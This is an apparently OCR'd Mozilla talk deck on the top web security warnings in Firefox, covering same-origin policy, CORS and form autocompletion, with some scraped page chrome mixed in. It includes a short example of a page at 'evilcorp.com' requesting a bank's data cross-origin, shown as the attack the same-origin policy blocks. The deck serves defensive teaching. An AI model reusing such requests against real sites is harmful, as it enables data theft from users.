Fixing the Top 5 Web Security Errors & Warnings We see from Firefox

Luke Crouch • Privacy + Security Engineer, Mozilla • @groovecoder

Me.

I’m Luke Crouch.

I work on Privacy & Security.

I click thru slides really fast.

Twitter: @groovecoder


The “Top 5”*


Landing Page
source: firefox-console-errors
1. /en-US/docs/Web/Security/Mixed_content
2. /en-US/docs/Web/Security/Insecure_passwords
3. /en-US/docs/Web/Security/Weak_Signature_Algorithm
4. /en-US/docs/Web/Security/Mixed_content/How_to_fix_website_with_mixed_content
5. /en-US/docs/Web/Security/Securing_your_site/Turning_off_form_autocompletion
6. /en-US/docs/Web/Security/Same-origin_policy

* MDN Google Analytics: Pageviews in /en-US/docs/Web/Security from utm_medium=firefox-console-errors

moz://a

05 Same-Origin Policy


Share and Discover Knowle...
www.slideshare.net
Search
SlideShare
Search
Upload
Login
Signup
Home
Technology
Education
More Topics
Discover. Share. Present.
Share what you know and love through presentations, infographics, documents and more
Ins...
Co...
Deb...
Style ...
Perfor...
M...
Ne...
St...
Net
CSS
JS
Security
Logging
Server
Filter output
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at http://public.slidesharecdn.com/fonts/fontawesome-webfont.woff2?97493d3f11. (Reason: CORS header 'Access-Control-Allow-Origin' missing).
(unknown)


GET page containing javascript
<script>...
www.site-a.com
GET data via XmlHttpRequest
www.site-b.com

Cross-Origin Request

```
http://www.evilcorp.com

<html>
 …
   <script>
    new XMLHttpRequest().open(
      “GET”, “boss.bankofamerica.com/data.json”
    );
   </script>
 …
</html>
```

Cross-Origin Request Threats

Attacker

- *Any* Malicious Origin
  - Phishing & Malware Sites
  - Compromised CDNs
  - Untrusted First Parties

Attacks

- Steal data from other origins


“Fix”:

All browsers enforce Same-Origin Policy

“Fix”:

Use HTTP Access Control (CORS) to allow cross-origin access

HTTP Access Control (CORS)



HTTP Access Control (CORS)

```
http://www.slideshare.net

<html>
 …
   <script>
    new XMLHttpRequest().open(
      “GET”, “public.slidesharecdn.com/data.json”
    );
   </script>
 …
</html>
```

```
http://public.slidesharecdn.com/data.json

…
Access-Control-Allow-Origin: www.slideshare.net
…
```

moz://a


04 Form Autocompletion

I couldn't find
the specific errors,
so, in general ...

By default,

Browsers remember what users submit via `input` fields

Form Autocompletion



Disabling for sensitive information

```
<form method="post" action="/updatePII" autocomplete="off">
 <input type="text" name="ssn" >
 …
</form>
```

Disable for the entire form

```
<form method="post" action="/form">
 <input type="text" name="cc" autocomplete="off">
 …
</form>
```

Disable for 1 field*

Caveat: login fields ; browsers want to remember this

```
<form method="post" action="/form">
 <input type="text" name="username" autocomplete="off">
 <input type="password" name="password" autocomplete="off">
 …
</form>
```

Has no effect;
browser still offers to remember

Autofill can be used to steal personal information

